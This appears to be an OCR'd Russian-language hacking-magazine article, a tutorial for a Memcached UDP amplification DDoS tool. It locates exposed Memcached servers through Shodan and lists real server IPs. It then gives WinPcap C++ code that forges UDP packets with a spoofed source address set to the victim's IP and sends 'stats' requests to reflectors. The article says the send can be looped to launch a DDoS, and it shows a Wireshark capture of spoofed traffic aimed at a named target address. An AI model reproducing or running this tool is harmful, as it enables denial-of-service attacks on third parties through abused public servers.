
С WinPcap можно формировать пакеты отправки независимо от инструментов Windows. И это не просто библиотека для обработки пакетов для C++, а собственный драйвер NPF.



Если вкратце, то это работает так. Мы можем установить кастомный драйвер протокола, при написании программы мы будем ссылаться на него. Оттуда пакеты будут передаваться на драйвер Network interface card (NIC) и идти дальше по сети. Таким образом мы сможем полностью контролировать процесс создания и инкапсуляции пакетов.

ИЩЕМ УЯЗВИМЫЕ СЕРВЕРЫ

Для поиска уязвимых серверов широко используется поисковик Shodan. Давай для примера попробуем найти серверы Memcached, которые использовались для атаки на Github несколько лет назад. Вводим `product: "Memcached"` и видим, что серверов остается все еще очень много.



product:"Memcached"

TOTAL RESULTS
20,966

TOP COUNTRIES

United States	5,477
China	3,301
France	1,849
Germany	1,197
Russian Federation	1,019
More...	

TOP PORTS

New Service: Keep track of what you have connecte

207.91.176.146
207-91-176-146.austin conventioncenter.com
Networks On-Line
United States, Houston

```
stats
STAT pid 3765
STAT uptime 29263505
STAT time 1628711960
STAT version 1.4.15
STAT libevent 2.0.21-stable
STAT pointer_size 64
STAT rusage_user 369.225371
STAT rusage_system 799.781562
STAT curr_connections 12
STAT total_connections 3138
STAT connection_structures 17
STAT reserved...
```

192.151.245.78
9New Network Inc
United States, Des Moines

```
stats
STAT pid 28407
STAT uptime 23302763
```


Разработчик исправил уязвимость и теперь порт, назначенный по умолчанию, заменен с 11211 на TCP. Но, несмотря на это, в интернете остались тысячи уязвимых серверов.

У Shodan есть фильтры, которые помогают искать необходимые сервисы и серверы. Для практики можно попробовать найти сервисы RDP с портом UDP/3389, которые также уязвимы для атак амплификации (с коэффициентом 85,9:1).

РАЗРАБОТКА

Мы можем создать программу для эксплуатации уязвимости серверов Memcached, DDoS с усилением. Прежде всего нужно настроить рабочую среду.


- Устанавливаем необходимый драйвер (есть версия для Windows 10, она поддерживает больше интерфейсов).
- Скачиваем библиотеку Winpcap Developers Pack.
- Подключаем библиотеку в проект.



Additional Library Directories: C:\Users\Hacker\source\vcpkg-master\packages\WpdPack\Lib

Additional Include Directories: C:\Users\Hacker\source\vcpkg-master\packages\WpdPack\Include

Файлы с заголовками



Preprocessor Definitions

```
WPCAP
HAVE_REMOTE
WIN32
_DEBUG
```

Evaluated value:

```
WPCAP
HAVE_REMOTE
WIN32
_DEBUG
```

Макросы

В самом проекте я использовал следующие модули:

```
#define _ALLOW_KEYWORD_MACROS // Отключить предупреждение

#include <winsock2.h> // Здесь нужные нам функции, такие как htons()
htonl()
#pragma comment (lib,"WS2_32.lib")

#include <Iphlpapi.h>// Поможет нам найти информацию про сетевые
адаптеры и их характеристики
#pragma comment (lib,"Iphlpapi.lib")

#include <pcap/pcap.h> // Собственно, WinPcap
#pragma comment (lib,"wpcap.lib")

#include <iostream> // Здесь нам нужна функция sprintf()

#include <stdio.h>

#include <thread>

#define HOST sin_addr.S_un.S_addr // Переменные для пакета

using namespace std;
```


Перейдем к главной задаче программы — формированию пакетов. Пойдем по пунктам.

Функция выбора интерфейса, из которого будут поступать пакеты

```
string devices[15];
void ShowDeviceList(void)
  {
    char Error[PCAP_ERRBUF_SIZE];
    pcap_if_t* Devices; pcap_findalldevs_ex(PCAP_SRC_IF_STRING, NULL,
&Devices, Error);
    int i = 1;
    for (pcap_if_t* CurrentDevice = Devices; CurrentDevice != NULL;
CurrentDevice = CurrentDevice->next)
    {
      devices[i] = CurrentDevice->description;
      //string a = CurrentDevice->description;
      //cout << i << ". " << a << endl;
      i++;
    }
  }
```

Далее ты можешь вывести их удобным способом, выбрать и использовать для отправки.

Например, в моей программе это выглядит как на скриншоте ниже.



Choose the device

10.Network adapter 'Qualcomm Atheros Ar81xx series PCI-E Ethernet Controller' on local host

```
1.Network adapter 'Microsoft' on local host
2.Network adapter 'Microsoft' on local host
3.Network adapter 'Oracle' on local host
4.Network adapter 'Check Point Virtual Network Adapter' on local host
5.Network adapter 'VMware Virtual Ethernet Adapter' on local host
6.Network adapter 'Microsoft' on local host
7.Network adapter 'Microsoft' on local host
8.Network adapter 'TAP-Windows Adapter V9 for OpenVPN Connect' on local host
9.Network adapter 'VMware Virtual Ethernet Adapter' on local host
10.Network adapter 'Qualcomm Atheros Ar81xx series PCI-E Ethernet Controller' on local host
11.Network adapter 'Microsoft' on local host
12.Network adapter 'TAP-ProtonVPN Windows Adapter V9' on local host
```

Функции формирования UDP-пакета

```
unsigned char* FinalPacket;

unsigned int UserDataLen;

unsigned short BytesTo16(unsigned char X, unsigned char Y)
  {
    unsigned short Tmp = X;
    Tmp = Tmp << 8;
    Tmp = Tmp | Y;
    return Tmp;
  }
unsigned int BytesTo32(unsigned char W, unsigned char X, unsigned
char Y, unsigned char Z)
  {
    unsigned int Tmp = W;
    Tmp = Tmp << 8;
    Tmp = Tmp | X;
    Tmp = Tmp << 8;
    Tmp = Tmp | Y;
    Tmp = Tmp << 8;
    Tmp = Tmp | Z;
    return Tmp;
  }
unsigned char* MACStringToBytes(LPSTR String)
  {
    char* Tmp = new char[strlen(String)];
    memcpy((void*)Tmp, (void*)String, strlen(String));
    unsigned char* Returned = new unsigned char[6];
    for (int i = 0; i < 6; i++)
    {
      sscanf(Tmp, "%2X", &Returned[i]);
      memmove((void*)(Tmp), (void*)(Tmp + 3), 19 - i * 3);
    }
    return Returned;
  }
unsigned short CalculateIPChecksum(UINT TotalLen, UINT ID, UINT
SourceIP, UINT DestIP)
  {
    unsigned short CheckSum = 0;
    for (int i = 14; i < 34; i += 2)
    {
      tools tool2;
      unsigned short Tmp = tool2.BytesTo16(FinalPacket[i],
FinalPacket[i + 1]);
      unsigned short Difference = 65535 - CheckSum;
      CheckSum += Tmp;
      if (Tmp > Difference) { CheckSum += 1; }
    }
    CheckSum = ~CheckSum;
    return CheckSum;
  }
unsigned short CalculateUDPChecksum(unsigned char* UserData, int
UserDataLen, UINT SourceIP, UINT DestIP, USHORT SourcePort, USHORT
DestinationPort, UCHAR Protocol)
  {
    unsigned short CheckSum = 0;
    unsigned short PseudoLength = UserDataLen + 8 + 9; //Length of
PseudoHeader = Data Length + 8 bytes UDP header (2Bytes Length,2
Bytes Dst Port, 2 Bytes Src Port, 2 Bytes Checksum)
                              //+ Two 4 byte IP's + 1 byte protocol
    PseudoLength += PseudoLength % 2; // If bytes are not an even
number, add an extra.
    unsigned short Length = UserDataLen + 8; // This is just UDP +
Data length needed for actual data in udp header

    unsigned char* PseudoHeader = new unsigned char[PseudoLength];
    for (int i = 0; i < PseudoLength; i++) { PseudoHeader[i] = 0x00;
}

    PseudoHeader[0] = 0x11;

    memcpy((void*)(PseudoHeader + 1), (void*)(FinalPacket + 26), 8);
// Source and Dest IP

    Length = htons(Length);
    memcpy((void*)(PseudoHeader + 9), (void*)&Length, 2);
    memcpy((void*)(PseudoHeader + 11), (void*)&Length, 2);

    memcpy((void*)(PseudoHeader + 13), (void*)(FinalPacket + 34), 2);
    memcpy((void*)(PseudoHeader + 15), (void*)(FinalPacket + 36), 2);

    memcpy((void*)(PseudoHeader + 17), (void*)UserData, UserDataLen);


    for (int i = 0; i < PseudoLength; i += 2)
    {
      tools tool2;
      unsigned short Tmp = tool2.BytesTo16(PseudoHeader[i],
PseudoHeader[i + 1]);
      unsigned short Difference = 65535 - CheckSum;
      CheckSum += Tmp;
      if (Tmp > Difference) { CheckSum += 1; }
    }
    CheckSum = ~CheckSum; //One's complement
    return CheckSum;
  }
void SendPacket(pcap_if_t* Device)
  {
    char Error[256];
    pcap_t* t;
    t = pcap_open(Device->name, 65535, PCAP_OPENFLAG_DATATX_UDP, 1,
NULL, Error);//FP for send
    pcap_sendpacket(t, FinalPacket, UserDataLen + 42);
    pcap_close(t);


  }
void CreatePacket
  (unsigned char* SourceMAC,
    unsigned char* DestinationMAC,
    unsigned int   SourceIP,
    unsigned int   DestIP,
    unsigned short SourcePort,
    unsigned short DestinationPort,
    unsigned char* UserData,
    unsigned int   UserDataLen)
  {
    UserDataLen = UserDataLen;
    FinalPacket = new unsigned char[UserDataLen + 42]; // Reserve
enough memory for the length of the data plus 42 bytes of headers
    USHORT TotalLen = UserDataLen + 20 + 8; // IP Header uses length
of data plus length of ip header (usually 20 bytes) plus lenght of
udp header (usually 8)
    //Beginning of Ethernet II Header
    memcpy((void*)FinalPacket, (void*)DestinationMAC, 6);
    memcpy((void*)(FinalPacket + 6), (void*)SourceMAC, 6);
    USHORT TmpType = 8;
    memcpy((void*)(FinalPacket + 12), (void*)&TmpType, 2); //The
type of protocol used. (USHORT) Type 0x08 is UDP. You can change
this for other protocols (e.g. TCP)
    // Beginning of IP Header
    memcpy((void*)(FinalPacket + 14), (void*)"\x45", 1); //The
Version (4) in the first 3 bits and the header length on the last
5. (Im not sure, if someone could correct me plz do)
                              //If you wanna do any IPv6 stuff, you
will need to change this. but i still don't know how to do ipv6
myself =s
    memcpy((void*)(FinalPacket + 15), (void*)"\x00", 1); //
Differntiated services field. Usually 0
    TmpType = htons(TotalLen);
    memcpy((void*)(FinalPacket + 16), (void*)&TmpType, 2);
    TmpType = htons(0x1337);
    memcpy((void*)(FinalPacket + 18), (void*)&TmpType, 2);//
Identification. Usually not needed to be anything specific, esp in
udp. 2 bytes (Here it is 0x1337
    memcpy((void*)(FinalPacket + 20), (void*)"\x00", 1); // Flags.
These are not usually used in UDP either, more used in TCP for
fragmentation and syn acks i think
    memcpy((void*)(FinalPacket + 21), (void*)"\x00", 1); // Offset
    memcpy((void*)(FinalPacket + 22), (void*)"\x80", 1); // Time to
live. Determines the amount of time the packet can spend trying to
get to the other computer. (I see 128 used often for this)
    memcpy((void*)(FinalPacket + 23), (void*)"\x11", 1);// Protocol.
UDP is 0x11 (17) TCP is 6 ICMP is 1 etc
    memcpy((void*)(FinalPacket + 24), (void*)"\x00\x00", 2); //
checksum
    memcpy((void*)(FinalPacket + 26), (void*)&SourceIP, 4); //
inet_addr does htonl() for us
    memcpy((void*)(FinalPacket + 30), (void*)&DestIP, 4);
    //Beginning of UDP Header
    TmpType = htons(SourcePort);
    memcpy((void*)(FinalPacket + 34), (void*)&TmpType, 2);
    TmpType = htons(DestinationPort);
    memcpy((void*)(FinalPacket + 36), (void*)&TmpType, 2);
    USHORT UDPTotalLen = htons(UserDataLen + 8); // UDP Length does
not include length of IP header
    memcpy((void*)(FinalPacket + 38), (void*)&UDPTotalLen, 2);
    memcpy((void*)(FinalPacket+40),(void*)&TmpType,2); //checksum
    memcpy((void*)(FinalPacket + 42), (void*)UserData, UserDataLen);

    unsigned short UDPChecksum = CalculateUDPChecksum(UserData,
UserDataLen, SourceIP, DestIP, htons(SourcePort), htons(
DestinationPort), 0x11);
    memcpy((void*)(FinalPacket + 40), (void*)&UDPChecksum, 2);

    unsigned short IPChecksum = htons(CalculateIPChecksum(TotalLen,
0x1337, SourceIP, DestIP));
    memcpy((void*)(FinalPacket + 24), (void*)&IPChecksum, 2);

    return;
  }
```


Формирование пакета

```
pcap_if_t* ChosenDevice;

char SourceIP[16] = "111.221.111.111";
  for (int i = 0; i < 16; i++) {
    SourceIP[i] = target_ip[i];
  }
  char SourcePort[6] = "11211";
  char SourceMAC[19] = "00:26:57:00:1f:02";

  char DestinationIP[16] = "192.168.0.105";

  for (int i = 0; i < 16; i++) {
    DestinationIP[i] = bot_ip[i];
  }

  char DestinationPort[6] = "11211";

  char DataString[2048] = "stats";

  int chosen = chosen_device;

DeviceInfo di;
  di = tool1.GetAdapterInfo(ChosenDevice);

  RawPacket RP;

  RP.CreatePacket(tool1.MACStringToBytes(SourceMAC), di.
GatewayPhysicalAddress,
    inet_addr(SourceIP), inet_addr(DestinationIP),
    atoi(SourcePort), atoi(DestinationPort),
    (UCHAR*)DataString, strlen(DataString));
```

Отправка пакета

```
void SendPacket(pcap_if_t* Device)
  {
    char Error[256];
    pcap_t* t;
    t = pcap_open(Device->name, 65535, PCAP_OPENFLAG_DATATX_UDP, 1,
NULL, Error);//FP for send
    pcap_sendpacket(t, FinalPacket, UserDataLen + 42);
    pcap_close(t);
  }
RP.SendPacket(ChosenDevice);
```

Последние несколько строк можно поместить в цикл и начать DDoS-атаку. Тестовой целью будет сервер с адресом **18.181.248.145**. В Wireshark это все будет выглядеть примерно так.



ip.addr == 18.181.248.145

```
No.  Time       Source          Destination      Protocol  Length Info
  16 2.950371   18.181.248.145  85.62.36.33      MEMCACHE     148 stats
  17 2.950382   18.181.248.145  85.62.36.33      MEMCACHE     148 stats
  18 3.018184   18.181.248.145  85.62.36.33      MEMCACHE     148 stats
  19 3.018196   18.181.248.145  85.62.36.33      MEMCACHE     148 stats
  22 3.442320   18.181.248.145  112.78.10.187    MEMCACHE     148 stats
  23 3.442331   18.181.248.145  112.78.10.187    MEMCACHE     148 stats
  24 3.508541   18.181.248.145  112.78.10.187    MEMCACHE     148 stats
  25 3.508553   18.181.248.145  112.78.10.187    MEMCACHE     148 stats
  28 3.942894   18.181.248.145  202.105.247.63   MEMCACHE     148 stats
  29 3.942905   18.181.248.145  202.105.247.63   MEMCACHE     148 stats
  30 4.009935   18.181.248.145  202.105.247.63   MEMCACHE     148 stats
  31 4.009946   18.181.248.145  202.105.247.63   MEMCACHE     148 stats
